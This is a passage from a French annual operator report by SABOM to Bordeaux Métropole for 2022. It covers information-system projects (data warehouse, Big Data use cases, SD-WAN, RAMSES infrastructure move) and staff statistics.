A cet effet, lors du comité trimestriel du 5 mai 2021, il a été proposé par la SABOM qu'une des réunions trimestrielles soit dédiée à la réunion de gouvernance générale du système d'information (Cf. Article 87.2.1 - Principes de gouvernance des activités de « service récurrent » ...), sujet entériné lors de la réunion qui s'est tenue le 19 janvier 2022, Bordeaux Métropole se chargeant de la planification des comités.

ORGA.4.1.2 SCHÉMA DIRECTEUR SI 2022

En fin d'année, la SABOM dresse le bilan des projets du Schéma Directeur SI (SDI) suivant - Partie 1 de l'indicateur E24 (TABLEAU 1).

Il est à noter que, conformément au contrat, le Schéma Directeur Informatique (SDI) a été actualisé en 2022 pour reprendre l'ensemble de la réflexion et rafraîchir notre démarche commune. Cette actualisation a été réalisée en collaboration avec nos interlocuteurs clés du système d'information, et une copie PDF du SDI datant de novembre 2022 a été mise à leur disposition.

Par ailleurs, nous suivons l'avancement opérationnel des projets en utilisant l'outil de gestion de projet "Smartsheet", dans lequel nous avons intégré la nouvelle version du SDI. Cet outil est disponible et accessible à tout moment pour tous les membres de l'équipe.

TABLEAU 1 - ORGA.4 Bilan des projets du Schéma Directeur SI

Projets conformes au SDI		Projets non conformes au SDI	Projets suspendus
Projet terminé	Projet en cours	Décalage SDI	
30	9	1	11
39 (97%)		1 (3%)	

Tous les projets, ouverts précédemment ou au cours de l'exercice, sont suivis au sein d'une feuille Smartsheet et affectés d'un libellé en fonction de son état d'avancement à la fin de l'exercice concerné. Tous les projets marqués comme "terminé" ou "en cours" sont dits "conformes", ceux "en décalage" (statut "décalé"), c'est-à-dire qui ont été mis en attente pour d'autres raisons techniques, sont inscrits en "non conformes". Les projets au statut "en attente" (ni planifié, ni lancé) et "abandonnés" ne sont pas comptabilisés dans cet indicateur. Ce tableau est partagé au cours de l'exercice et autant que de besoin aux services de Bordeaux Métropole qui apportent le cas échéant leurs commentaires.

A date, il ne reste plus qu'un seul projet identifié "non conforme" par la SABOM, avec les explications partagées avec Bordeaux Métropole (TABLEAU 2) :

TABLEAU 2 - ORGA.4 Liste des projets identifiés “non conformes”

Référence	Libellé projet	Description	Date démarrage	Date cible	Statut / Arbitrages
ENG-84 Annexe 80	RAMSES - Oxygène dissous - STURI'EAU	Oxygène dissous (Sturi'EAU)	07/01/2020	20/12/2020	La partie SI est opérationnelle. Concernant la partie métier, un défaut de production de résultats a été constaté : en effet, une interruption de production des données prévisionnelles a été constatée alors que les données d'entrée sont bien injectées dans le modèle. Ce point doit être abordé avec EAUCEA. Une fois le modèle opérationnel de nouveau, il restera à réaliser une analyse des performances du modèle en confrontant les données prédictives avec les données empiriques mesurées par les sondes qualité en Garonne.

Compléments d'information et rappel

Lors du forum SI qui s'est tenu le 13 octobre 2021, il avait notamment été convenu que les items : GESCA TIMC, GESCA PDSa PDS eau étaient sortis du scope du schéma directeur. Les lignes projets correspondantes au sein de la feuille de route du schéma directeur avaient, par conséquent, été mises au statut “Abandonné”.

Suite à la revue interne du 10 juin 2022, Bordeaux Métropole a demandé le passage au statut “Suspendu”, car “ils pourraient être repris après 2023”.

ORGA.4.2. PROJETS SIGNIFICATIFS

ORGA.4.2.1 ENTREPÔT DE DONNÉES ET OUTILLAGE DÉCISIONNEL MÉTROPOLITAIN (PIL'A)

Le projet PIL'A (dit aussi P25) a été livré en 2021 et a fait l'objet d'un procès-verbal de réception signé par Bordeaux Métropole. Les points identifiés en “réserves” ont été levés en 2022 incluant la fourniture des données complémentaires 2021 dont le métier disposait et pouvait produire. En 2023, la fourniture des données complémentaires non livrées en 2022 sera poursuivie afin de compléter le périmètre de ces données.

En 2022, 178 indicateurs constituant le périmètre PIL'A ainsi que les données nécessaires à leur production ont été produits dans l'entrepôt de données autour des 16 macro-processus suivants :

- MP01 - Laboratoire
- MP02 - Qualité Sécurité Environnement
- MP03 - Systèmes d'information Exploitation
- MP04 - Support aux opérations
- MP05 - Gestion du Patrimoine des Usines
- MP07 - Entretien et maintenance réseau
- MP09 - Exploitation et maintenance des usines (STEP)
- MP12 - Gestion des grands travaux
- MP14 - Administratif et juridique
- MP15 - Ressources humaines
- MP16 - Diagnostic permanent
- MP17 - GEMAPI
- MP18 - Conduite du système
- MP19 - Gestion du patrimoine réseau
- MP20 - Service clientèle
- MP21 - Inspection et police du réseau

Cette année 2022 a été marquée par plusieurs démarches, principalement d'amélioration continue :

- Adjonction des données complémentaires attendues par Bordeaux Métropole et productibles par le métier,
- Intensification des échanges métiers autour de PIL'A sur quelques sujets (produits chimiques, composantes financières, traitement de cartes Trello métier) pour arriver à une solution exploitable tant par le délégataire que le délégant sur les sujets concernés,
- Mensualisation des données identifiées comme devant l'être suite à l'étude du projet P24,
- Fiabilisation de la chaîne technique complète entre la SABOM et Bordeaux Métropole par macro-processus,
- Etude/POC d'audit qualité entre les indicateurs fournis dans le cadre du RAD et les mêmes indicateurs fournis dans le cadre de PIL'A (voir complément ci-après).

L'équipe Big Data de la SABOM a continué à assurer la gouvernance de cette application en collaboration étroite avec Bordeaux Métropole, les référents métiers correspondants et l'équipe du service SMI et suivi contrat, en méthodologie Agile.

Cette année, 18 comités opérationnels ont été réalisés à un rythme régulier pour assurer le suivi du projet.

Le POC mené en 2022 sur des indicateurs étant précisément en écart entre leur valeur fournie dans le RAD et leur valeur dans PIL'A a fait état de deux principales causes d'écart :

- Version et nature de la donnée source différentes souvent pour des raisons expliquées dans les commentaires du RAD mais aussi pour des problèmes de gouvernance de la donnée (saisie différée, non traçabilité des changements, format source modifié et non conforme),
- Inadéquation de certaines règles entre les fiches Indicateurs et les fiches P24 utilisées pour PIL'A et les règles validées.

Ce POC a permis de mettre en évidence deux axes de travail importants : la nécessité d'accroître l'appropriation et la maîtrise de PIL'A par les producteurs et valideurs de données, ainsi que la nécessité de mettre en place une gouvernance bout en bout de la donnée centrée sur les producteurs des données. Afin de valider ce plan d'actions, nous avons décidé de lancer fin 2022 la démarche "Mon PIL'A", sur ces deux axes, sur un périmètre de 10 producteurs de données et 66 indicateurs. Les résultats de cette démarche seront présentés au second trimestre 2023 avec pour objectif d'étendre progressivement la démarche à l'ensemble des indicateurs.

ORGA.4.2.2 LE CAS D'USAGE EFFICACITÉ ÉNERGÉTIQUE

Conformément à l'annexe 76 relative à la Plateforme Temps Différé d'Intelligence Technique du Service 'PTDITS', il est prévu de mettre à disposition un certain nombre d'outils de suivi du système d'assainissement aux utilisateurs Bordeaux Métropole et SABOM. C'est dans ce cadre qu'un module dédié à l'efficacité énergétique (projet A45 du référentiel SI) a été réalisé en 2022.

Les enjeux liés à la gestion de l'énergie sur les installations d'assainissement sont multiples. Au-delà d'une démarche vertueuse destinée à faire des économies d'énergie, pouvoir suivre de façon continue un ensemble des données et d'indicateurs permet également de mieux maîtriser le fonctionnement des installations en fonction des différentes configurations, contraintes et conditions d'exploitation.

Pour mieux appréhender cette démarche complexe, la mise en place d'une application 'Efficacité Energétique' intégrée à la PTDITS permet de :

- Collecter en continu (délai maximum à J+7) les données de consommations et de productions énergétiques, d'exploitation et de qualité d'eaux des installations,
- Présenter des tableaux de bord avec des données rafraîchies quotidiennement,
- Comparer les données et les agréger, à façon, sur une période et/ou un périmètre géographique,
- Accéder facilement aux données calculées ou de détail (sous-comptages, consommations 10 min, etc.),
- Calculer des Indicateurs de Performance Énergétique 'IPE' de façon cohérente et maîtrisée,
- Détecter, au plus vite, des dérives ou des données suspectes et manquantes,
- Identifier des axes d'amélioration et en évaluer les résultats.

Cet outil, qui s'inscrit dans une démarche d'optimisation énergétique (Annexe 83) a donc deux objectifs :

- Permettre à l'utilisateur de consulter et d'extraire, à façon et en continu, toutes les données nécessaires à la surveillance et à l'optimisation énergétique,
- Fournir les indicateurs utiles au pilotage des installations et au suivi de la démarche ISO 50001.

A l'échelle d'un site (STEP, Postes, Bassins) et à différents pas de temps (années, mois, jours), l'utilisateur peut suivre :

- Les consommations d'électricité globales, par filières et par sous-compteurs,
- Les consommations de gaz naturel,
- Les productions de biogaz et d'électricité,
- Les IPE : kWh/kg DCO éliminé, kWh/m³, kWh/kg DBO₅ éliminé, kWh/kg de boues,
- Les différents facteurs d'influence : Pluviométrie, concentrations, charges, volumes, boues produites.

L'outil (**IMAGE 1**) donne également la possibilité de comparer ces différentes données avec des valeurs de référence :

- Références historiques (exemple : moyenne sur 5 ans, moyenne MM/AAAA-1, etc.),
- Références réglementaires (ex : seuil max DCO sortie de STEP),
- Cibles d'exploitation.

Le projet a été lancé le 23 mars 2022 suite à la réunion de cadrage et la remise de la fiche projet, et a duré neuf mois.

Les travaux des différentes étapes ont été réalisés par Sprints d'environ 3 semaines avec, à chaque fin de sprint, une réunion organisée avec les différents acteurs et référents SABOM et Bordeaux Métropole, afin de partager l'avancement et de présenter les fonctionnalités mises en place dans l'outil.


Les phases de recette ont eu lieu entre juillet et novembre avec la participation d'utilisateurs et référents métiers SABOM et Bordeaux Métropole.

La mise en service officielle a eu lieu le 29 novembre 2022, et le procès-verbal de réception a été signé par Bordeaux Métropole à cette même date avec une réserve qui a été levée et livrée le 30 novembre 2022.

Les formations des utilisateurs ont été assurées fin octobre (pour la SABOM) et le 22 novembre 2022 (pour Bordeaux Métropole).

La phase de vérification du service régulier fixée à un mois s'est déroulée en décembre 2022. Le projet est désormais entré en phase de RUN à partir de 2023.

IMAGE 1 - ORGA.4 Outil Efficacité énergétique



ORGA.4.2.3 LE CAS D'USAGE IMPACT PLUIE

Le deuxième cas d'usage mis en place en 2022 conformément au contrat est le cas d'usage "Impact Pluie".

Cet outil (**IMAGE 2**) permet de produire des documents partageables et diffusables très rapidement après l'intempérie et à permettre une harmonisation des communications émises tant par la SABOM que par la Direction de l'Eau de Bordeaux Métropole.

Il permet ainsi d'avoir un rapport assez détaillé et à la carte sur un événement pluvieux et ses conséquences :


- Cumul et intensité de la pluviométrie,
- Impact sur les installations (STEP, Bassins, Stations de pompage EU et EP, Autosurveillance),
- Présence éventuelle de Situation A,
- Évolution des stratégies de la Gestion Dynamique,
- Nombre et localisation des interventions et des plaintes,
- Annexes détaillées de données,
- Ciblé sur une ou plusieurs communes en fonction du choix de l'utilisateur

Ce cas d'usage est entièrement intégré à la plateforme Big Data. Le projet a été mené selon la méthode Agile, avec environ 12 sprints de 3 semaines, de mai à décembre 2022, rythmés par des points bi-hebdomadaires Métier/IT SABOM. Des comités avec les interlocuteurs métier Bordeaux Métropole et SABOM ont été organisés mensuellement pour suivre l'avancement du projet et des phases de recette utilisateurs ont été effectuées avec les équipes Bordeaux Métropole et SABOM pour valider les fonctionnalités.

La mise en service officielle a eu lieu le 15 décembre 2022, et le procès-verbal de réception a été signé par Bordeaux Métropole sans réserve à cette même date.

La formation des utilisateurs a été assurée le 27 janvier 2023. La phase de vérification du service régulier s'est déroulée tout au long du mois de février 2023 et le projet est entré en phase de RUN à partir du 1er mars 2023.

IMAGE 2 - ORGA.4 Outil Impact Pluie



Outil Impact Pluie - Rapport d'intempérie

22/02/2023 11:37:25


Rapport d'impact Pluie :

Evènement du 2022122900 (TU) au 2023022222 (TU)

Commune :

- AMBARES ET LAGRAVE
- AMBES
- ARTIGUES PRES BORDEAUX
- BASSENS
- BEGLES
- BLANQUEFORT
- BORDEAUX
- BOULIAC
- BRUGES
- CARBON BLANC
- CENON
- EYSINES
- FLOIRAC
- GRADIGNAN
- LE BOUSCAT
- LE HAILLAN
- LE TAILLAN MEDOC
- LORMONT
- MARTIGNAS SUR JALLE
- MERIGNAC
- PAREMPUYRE
- PESSAC
- SAINT AUBIN DE MEDOC
- SAINT LOUIS DE MONTFERRAND
- SAINT MEDARD EN JALLES
- SAINT VINCENT DE PAUL
- TALENCE
- VILLENAVE D'ORNON

Par défaut, le graphique ci-dessous permet de visualiser les principaux événements pluvieux de l'année en cours. Il est alors possible d'en réduire la sélection via les pavés et/ou curseurs « Date » et « Heure » :



Date

29/12/2022 22/02/2023

Date Heure pour sélection des heures

2022122900 2023022222

Cumul pluviométrique (mm)

146,5

Nombre de Situations A

0

Vous avez sélectionné la plage de temps du 2022122900 (TU) à 2023022222 (TU)

Les données de ce rapport d'intempérie sont en TU (Ajouter 2h pour l'heure locale en été et 1h en hiver)

Les données fournies peuvent être des données brutes et donc susceptibles d'être modifiées ultérieurement :

- *- Les données de la PLUVIOMETRIE sont critiquées et validées au plus tard le 10 du mois m+1
- *- Les données de DEVERSEMENT des stations de pompages autosurveillées sont critiquées et validées au plus tard le 20 du mois m+1

v1.6 - 09/12/2022

ORGA.4.2.4 LE CAS D'USAGE OPTICUR AVALOIRS

Conformément à l'annexe 76 du contrat relatif à la Plateforme Temps Différé d'Intelligence Technique du Service 'PTDITS', un module dédié à l'optimisation de la politique d'entretien préventif des avaloirs a été réalisé en 2022.

Le cas d'usage 'OPTICUR Avaloirs' (projet A48 du référentiel SI) intégrée à la PTDITS est destiné à renforcer les moyens mis à disposition des équipes opérationnelles et supports pour améliorer le fonctionnement et le suivi de l'état des avaloirs, ainsi que pour prévenir des risques d'obstruction.

Cet outil est composé de plusieurs modules et fonctionnalités :

- Un module "PROGRAMMATION" développé dans le logiciel QGIS avec le langage Python, dédié principalement aux services Réseau et OPTI de la SABOM, qui est constitué :
 - D'un outil cartographique permettant d'identifier et de répartir l'ensemble des avaloirs de la Métropole (déclarés dans SIGEA) dans des mailles de 200 m par 200 m,
 - D'une fonctionnalité permettant de visualiser (et de mettre à jour) les Notes de Risque d'Obstruction 'NRO' à ces mailles (**IMAGE 3**),
 - D'un outil de création de programmes, à partir des mailles et des NRO, pouvant ensuite être édité et exporté dans un format adapté à notre outil CANOPÉE (bloc SI #1) de génération d'Ordres d'Intervention 'OI' pour les agents de terrain.
- Un module "INTERVENTION" qui permet :
 - De récupérer et d'interpréter les CRI (Compte-rendu d'Intervention) saisis dans CANOPÉE par les agents de terrain avec les commentaires sur l'état des équipements relevés sur le terrain,
 - De calculer annuellement les nouvelles notes de risque d'obstruction de chaque maille permettant ainsi d'optimiser les prochains programmes d'intervention,
 - De suivre l'avancement des programmes en cours d'année,
 - De permettre à tous (SABOM et Bordeaux Métropole) de consulter facilement, via une application POWER BI dédiée, les programmes prévus par année avec leurs pourcentages de réalisation.

Ce projet a commencé en mai 2022 par un 'POC' de 2 mois (étude de faisabilité) destiné à définir les moyens et les ressources IT les mieux adaptées aux besoins. Les développements ont été réalisés sous forme de Sprints de 3 semaines, à partir de septembre 2022 et se sont prolongés jusqu'en février 2023 (pour le module "INTERVENTION"). Différentes phases de tests ont été effectuées sur toute la durée du projet en collaboration avec les utilisateurs et référents métiers. Depuis la réunion de cadrage et la remise de la fiche projet le 12 septembre 2022, environ 8 réunions projet ont été organisées avec les différents acteurs et référents SABOM et Bordeaux Métropole afin de partager l'avancement des travaux et de présenter les fonctionnalités mises en place dans l'outil.

Le lot 1 PROGRAMMATION est disponible depuis décembre 2022 et est déjà utilisé par le service Maintenance Réseaux de la SABOM.

Son contenu a été présenté à Bordeaux Métropole lors de chaque réunion projet ainsi que le 6 décembre 2022. Les utilisateurs SABOM avaient été formés dès novembre 2022.

Le procès-verbal de réception du LOT 1 a été signé le 15 décembre 2022 par Bordeaux Métropole sans réserve.

Le lot 2 INTERVENTION a été finalisé et livré en mars 2023 avec mise à disposition de documentations associées (Guide Utilisateur, Cahier de recette lot2 et Spécifications fonctionnelles et techniques) . Une formation a été

donnée à la Régie de l'Eau Bordeaux Métropole sur l'outil POWER BI OPTICUR Avaloirs le 21 mars 2023. A l'issue de la phase de vérification du service régulier (fin avril 2023), le projet basculera alors en phase de RUN.

IMAGE 3 - ORGA.4 Outil OPTICUR Avaloirs






IMAGE 4 - ORGA.4 Outil OPTICUR Avaloirs - Tableau de bord



ORGA.4.2.5 EVOLUTION DE LA PLATEFORME BIG DATA

Dans le cadre du suivi et de la maintenance évolutive de la plateforme Big Data et afin de proposer les cas d'usage les plus adaptés aux besoins du métier, quelques projets et actions ont été menés en transverse sur la plateforme ou autour d'une réflexion sur les cas d'usage :

- Atelier d'émergence d'idées sur les cas d'usage : 30 participants / 5 groupes / 20 idées ressorties. Cette démarche a contribué à proposer les cas d'usage soumis à Bordeaux Métropole début 2023,
- Projet d'indisponibilité des pompes pluviales (en lien avec l'indicateur contractuel PI22), sujet qui ne pouvait pas être couvert par les outils historiques, a pu être produit à travers la plateforme, livré au 1er trimestre 2022 et présenté à Bordeaux Métropole,
- Upgrade de la plateforme Cloudera vers la nouvelle version CDP,
- Patches de sécurité régulièrement appliqués et suivis avec notre RSSI (environ 10 patches appliqués dans l'année),
- Dotation d'un outillage complet de suivi de l'exploitation de la plateforme non fourni en standard et basé sur des rapports quotidiens Power BI,
- Changement de version de l'outil d'intégration de données Nifi et passage à la version open source suite notamment au retour d'expérience de l'équipe Big Data de la DGNSI de BM,
- Support au métier pour faciliter leur appropriation de Power BI dans la réalisation de rapports,
- Montée en compétence de l'équipe Big Data à travers des actions de formation et de partage d'expérience croisée sur Power BI, Python et QGIS,
- Poursuite du travail de Data Management à travers le dictionnaire de données et la gouvernance, normalisation et tags des séries temporelles et des calculs associés au bénéfice de plusieurs cas d'usage réalisés et de la cohérence d'ensemble. Près de 10 000 variables à ce jour sont intégrées dans ce processus :



ORGA.4.2.6 REPRISE DU PROJET “QUALITE DES DONNEES” DANS GESCA

Ce projet a redémarré en 2022 et la reprise s’est faite dans la continuité des actions menées précédemment.

En 2022 une approche complémentaire a été introduite, basée sur le suivi opérationnel. Des outils de suivi opérationnel ont été mis en place. Ils sont directement dépendants de la qualité des données et permettent de retrouver facilement une éventuelle anomalie perturbant le suivi.

L’amélioration du reporting est un axe important pour la qualité des données, une meilleure utilisation des données conduit naturellement à leur amélioration.

ORGA.4.3. INFORMATIQUE INDUSTRIELLE

ORGA.4.3.1 ÉVOLUTIONS DE L’INFORMATIQUE RAMSES

Déménagement de l’infrastructure primaire RAMSÈS

Le cadrage de l’ensemble des éléments constitutifs du projet de déménagement de l’infrastructure primaire RAMSES a été réalisé en 2021. Durant l’année 2022, nous avons rencontré des difficultés de communication avec le prestataire NXO. Le projet est resté en stand-by jusqu’en décembre 2022 où une réunion tripartite a été organisée.

L’état des lieux de l’avancée reste le suivant :

- **Fibre (boucle inter sites) :**
 - Bordeaux Métropole a commandé 2 fibres INOLIA entre le site de Louis Fargue et le futur datacenter TDF et entre TDF et l’Hôtel de Bordeaux Métropole. La fibre LF-TDF est finalisée,
 - La SABOM a complété ce chantier par une nouvelle desserte technique pour sécuriser la liaison fibre au sein du site de Louis Fargue.

- **Datacenter et opérateurs :**
 - Les accès à TDF ainsi que les procédures sont livrés à l’équipe RUN de la SABOM. La visite de site a été réalisée,
 - Les opérateurs internet sont au courant des actions à réaliser. Les commandes sont à finaliser par la SABOM,
 - L’infrastructure cible sera mise en place par NXO (mandaté par Bordeaux Métropole) durant l’année 2023. Une fois cette architecture en service, un délai minimum de 6 mois est à prévoir pour la finalisation du déménagement par les équipes SABOM.
La date cible de ce projet est régulièrement décalée :
 - NXO n’est pas réactif dans ses réponses (le déménagement était initialement prévu premier trimestre 2022). Des relances régulières sont faites de la part de SABOM et de Bordeaux Métropole.
 - Les délais de livraison de matériels, compte tenu des pénuries de matériaux à destination des usages informatiques, s’allongent fortement.

ORGA.4.3.2 FIABILISATION ET ENRICHISSEMENT DE L'INFORMATIQUE INDUSTRIELLE

Evolution de l'architecture interco industrielle - SD-WAN

En 2021, nous avons renouvelé le matériel d'interconnexion pour passer du constructeur JUNIPER à FORTINET.

Avec ces nouveaux équipements, plus fiables, il était possible de mettre en place cette nouvelle architecture.


La technologie SD-WAN permet de fournir une connexion au réseau d'entreprise via un lien opérateur public pour un coût inférieur à celui existant tout en permettant d'améliorer les débits et de façon sécurisée.

Le projet SDWAN (**IMAGE 5**) mené en 2022 a donc permis d'améliorer notre infrastructure :

- Augmentation du débit des abonnements internet en passant par la fibre (0,5 Mo/1 Mo à 10 Mo),
- Mise en place d'un secours 4G sur toutes les stations d'épuration (STEPS),
- Suppression du support cuivre ADSL vieillissant,
- Mise à jour antivirus et Windows plus facile sur les sites distants (STEPS),
- Gain financier en mutualisant les abonnements (bureautique, industriel, internet),
- Connexion VPN avec authentification à 2 facteurs,
- Meilleure gestion des logs.

IMAGE 5 - ORGA.4 SDWAN

SDWAN (exemple d'architecture sur le site de Clos de Hilde)



Audit Bloc SI #2 et actions de fiabilisation

Pour rappel, en 2020, la SABOM avait mené un large inventaire documentaire sur le périmètre Bloc SI #2 (RAMSÈS et plateforme TDITS) dans le but suivant :

- assurer la maîtrise de tous les éléments constitutifs du bloc,
- et assurer la réversibilité du savoir-faire et des connaissances sur le bloc.

Rappel : Inventaire documentaire réalisé sur le périmètre Bloc SI #2 maîtrisé par la SABOM :

1. Documentation technique (ex. DAT (Document d'Architecture Technique) et inventaire matériels)
2. Documentation d'exploitation (ex. procédures RUN et support informatique*) :
 - S'assurer que la documentation existe
 - Faire le point quant à sa mise à jour avec les différents acteurs
3. Contrats de services (maintenance et licences) :
 - S'assurer que l'ensemble des éléments constitutifs du bloc SI #2, soit maintenu au regard de l'article 85.2.4 du contrat à propos de la maintenance préventive, cet article faisant référence à RAMSES et à la Gestion Dynamique.

Tout au long de l'année 2022, les documents techniques (hors DAT) et les documents d'exploitation ont été mis à jour. Les contrats de services ont également été reconduits ou maintenus.

** Dans le cadre du déménagement de l'infrastructure primaire RAMSÈS, nous mettons à jour le PRI/PCI (Plan de Reprise Informatique ou Plan de Continuité Informatique) conformément à l'article 85.1 de notre contrat. A cette heure, la mise en œuvre d'une salle de repli du télécontrôle Ramsès (Cf. art 85.2.3 du contrat) n'a pas été engagée par le délégant.*

Comme nous l'avons indiqué dans le RAD 2021 : "Conformément à l'article 42.5 du contrat, la SABOM présentera une mise à jour du DAT début 2024 et mi 2025. Préalablement, l'architecture et l'organisation retenues seront présentées à Bordeaux Métropole."

Nous continuerons en 2023 la réflexion quant à l'architecture du DAT RAMSES.

A propos de la sécurité des Systèmes d'Information

La sécurité du SI fait l'objet d'une fiche spécifique "**ORGA 3** Dispositions en termes d'hygiène et sécurité, paragraphe 3.5 Sécurité des systèmes d'information" écrit par le RSSI de la SABOM.

ORGA.4.4. Bilan des indicateurs

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel UA38	Taux de fiabilité de la base de donnée des clients assujettis du délégataire	< 10 abonnés	Résultat non exploitable en l'état	Base de données non exploitable en l'état	Base de données non exploitable en l'état	Base de données non exploitable en l'état
Indicateur opérationnel E24	Note globale du système d'information (SI)	A définir au terme de la première année	Méthodologie à élaborer pour 2020	Cet indicateur est composé de 4 items : - Évolution du SI % : Partie 1 = 84% - Gestion de la sécurité : % Partie 2 = Non applicable en 2020 - Réversibilité Applicative : % : Partie 3 = 37% à 100% - Gestion des compétences : Nombre absolu Partie 4 = 10 formations / 26 personnes formées	Cet indicateur est composé de 4 items : - Évolution du SI % : Partie 1 = 89% - Gestion de la sécurité : % Partie 2 = 92% - Réversibilité Applicative : % : Partie 3 = 67,7% à 100% - Gestion des compétences : Nombre absolu Partie 4 = 11 formations / 53 personnes formées	Cet indicateur est composé de 4 items : - Évolution du SI % : Partie 1 = 97% - Gestion de la sécurité : % Partie 2 = 66% - Réversibilité Applicative : % : Partie 3 = 68% à 100% - Gestion des compétences : Nombre absolu Partie 4 = 22 formations / 69 personnes formées
Autres pénalités 27	Non-respect des délais de mise en service des briques SI sur lesquels le Délégant fait porter des exigences	N/A	/	/	/	/
Autres pénalités 28	Non respect des délais de correction pour les non conformités imputables au Délégataire dans l'entrepôt de données	N/A	/	/	/	/
Autres pénalités 29	Non respect des exigences relatives à l'Open Data	N/A	/	/	/	/

❖ UA38

Le résultat de l'indicateur pour l'année 2022 sera fourni dans le RAD final, conformément à ce qui a été acté lors de la réunion de travail sur le sujet avec REBM le 14 mars 2023.

RÉFÉRENTIEL CONTRAT

Article 16

Moyens humains affectés à la délégation

Article 16.1

Origine, organisation et liste du personnel

SOMMAIRE

RH.1.1. DESCRIPTIF DE L’EFFECTIF	161
RH.1.1.1 EFFECTIF GLOBAL.....	161
RH.1.1.2 RÉPARTITION DE L’EFFECTIF PAR SEXE	162
RH.1.1.3 RÉPARTITION DE L’EFFECTIF PAR ÂGE.....	163
RH.1.1.4 EMBAUCHES EN COURS D’ANNÉE	164
RH.1.1.5 MOBILITÉS INTERNES.....	164
RH.1.1.6 DÉPARTS EN COURS D’ANNÉE	165
RH.1.1.7 ABSENTÉISME	166
RH.1.1.8 MONTANT DES RÉMUNÉRATIONS.....	166
RH.1.2. BILAN DES INDICATEURS.....	168

Le bilan social de la SABOM est présenté en [Annexe 2](#).

RH.1.1. DESCRIPTIF DE L'EFFECTIF

RH.1.1.1 EFFECTIF GLOBAL

Au 31 décembre 2022, la SABOM compte 234 collaborateurs.

Leur répartition socioprofessionnelle s'établit comme suit :


- 11,5 % de Cadres,
- 43,2 % de Maîtrise et Techniciens,
- 45,3 % d'Ouvriers et Employés.

Le nombre d'équivalents temps pleins était en 2021 de 237,18 ETP pour 329 618 heures travaillées. Il est en 2022 de 229,30 pour 325 506 heures travaillées, en cause les délais de recrutement longs et des démissions.

Le nombre d'ETP est calculé en tenant compte des temps partiels et des entrées/sorties de l'année.

TABLEAU 1 - RH.1. Effectif total en 2019 2020, 2021 et 2022				
	Cadres	Maîtrise et Techniciens	Ouvriers et Employés	Total
2019	9	74	146	229
2020	27	81	137	245
2021	23	94	122	239
2022	27	101	106	234

DIAGRAMME 1 - RH.1. Répartition socioprofessionnelle de l'effectif au 31/12/2022



RH.1.1.2 RÉPARTITION DE L'FFECTIF PAR SEXE

La SABOM compte 53 femmes et 181 hommes répartis comme indiqué dans le **TABLEAU 2**.

Le pourcentage des femmes dans l'encadrement (i-e à la tête d'un service ou d'un département, sans tenir compte du statut) est de 28,12 %.


Dans toutes les activités liées au recrutement, la non-discrimination en général et en particulier entre les femmes et les hommes s'applique.

L'ensemble des équipes RH et des managers est sensibilisé sur ce point.

Cet engagement permet la reconnaissance de tous les talents au sein des équipes de travail, la garantie de processus RH équitables pour toutes les catégories de personnel et un accès non discriminant à l'emploi (**SOC.4.3**. Egalité, diversité, non-discrimination).

TABLEAU 2 - RH.1. Répartition de l'effectif par sexe en 2019, 2020, 2021 et 2022					
	Sexe	Cadres	Maîtrise et Techniciens	Ouvriers et Employés	Total
2022	Hommes	17	79	85	181
	Femmes	10	22	21	53
2021	Hommes	14	65	101	180
	Femmes	9	29	21	59
2020	Hommes	17	53	117	187
	Femmes	10	28	20	58
2019	Hommes	7	49	121	177
	Femmes	2	25	25	52

HISTOGRAMME 1 - RH.1 Effectif au 31/12/2022 réparti par sexe




RH.1.1.3 RÉPARTITION DE L'FFECTIF PAR ÂGE

Le **TABLEAU 3** présente la répartition des effectifs par tranche d'âge :

- 58,1 % de l'effectif a moins de 45 ans (dont 5,98 % moins de 25 ans).
- 28,6 % de l'effectif a entre 45 et 54 ans.
- 10,3 % de l'effectif a entre 55 et 59 ans.
- 3 % de l'effectif a plus de 60 ans.

Tranche d'âge	Cadres	Maîtrise et Techniciens	Ouvriers et Employés	Total
moins de 25 ans	0	0	14	14
de 25 à 34 ans	3	16	33	52
de 35 à 44 ans	7	33	30	70
de 45 à 54 ans	14	34	19	67
de 55 à 59 ans	3	14	7	24
plus de 60 ans	0	4	3	7

HISTOGRAMME 2 - RH.1. Répartition des effectifs par tranche d'âge en 2022



RH.1.1.4 EMBAUCHES EN COURS D'ANNÉE

Embauches en CDI

15 personnes ont été embauchées au cours de l'année 2022 répartis de la façon suivante :

- 4 cadres,
- 3 maîtrises et techniciens,
- 8 employés/ouvriers.

Parmi ces embauches on note une ancienne îlotière, un ancien alternant, trois mobilités en provenance du groupe Veolia. Les autres embauches ont été réalisées en externe (dont 3 anciens intérimaires).

Embauches en CDD

13 personnes ont été embauchées en CDD en 2022 :

- 2 CDD au département réseaux pour pallier des absences pour maladie,
- 1 CDD au département usagers pour pallier un congé maternité,
- 2 CDD au département patrimoine pour pallier une absence pour maladie et un surcroît d'activité lié à l'ISO 55 000,
- 2 CDD au département support aux opérations pour pallier un congé sabbatique et un surcroît d'activité,
- 6 CDD correspondant à 6 alternants, dont 1 relevant de la clause d'insertion, ainsi qu'un ancien alternant du groupe Veolia venu à la SABOM pour parfaire sa formation dans le cadre d'un master suite à une licence en alternance.

La campagne d'alternance reste compliquée en 2022. Il s'agit d'un constat national, qui n'est pas propre à la SABOM.

Nous avons néanmoins réussi à maintenir 8 postes d'alternant.

Les contacts avec Pôle Emploi, les associations intermédiaires et les partenaires locaux de l'insertion ont été maintenus avec des résultats mitigés.

La SABOM a participé à plusieurs salons de recrutement notamment avec Sciences Agro Bordeaux, le Forum Pôle emploi Campus, Le village des recruteurs à Bordeaux ou encore le carrefour de l'emploi de Bordeaux.

Cooptation :

La cooptation est un dispositif de recrutement, dont l'objectif est qu'un salarié recommande quelqu'un de son entourage qui a les compétences requises, pour occuper un poste à pourvoir dans l'entreprise.

Ce dispositif s'applique depuis le 1^{er} mai 2022, il est ouvert à l'ensemble des postes en CDI pour l'ensemble des postes d'exploitation terrain et pour tous les autres postes publiés depuis plus de 6 mois.

Le coopté peut être toute personne, à l'exclusion de : conjoints et enfants de salariés, anciens salariés, intérimaires, CDD ou alternants, prestataires ou consultants.

Le coopteur intervient comme un souscripteur et ne peut donc garantir l'issue du recrutement. Depuis la mise en place de ce dispositif à la SABOM, il y a eu 3 candidats cooptés dont 2 embauchés en CDI.

RH.1.1.5 MOBILITÉS INTERNES

La SABOM, en cohérence avec la politique de développement des Emplois et des Compétences du groupe Veolia, a déployé dès le début du contrat une politique ambitieuse de mobilité interne.

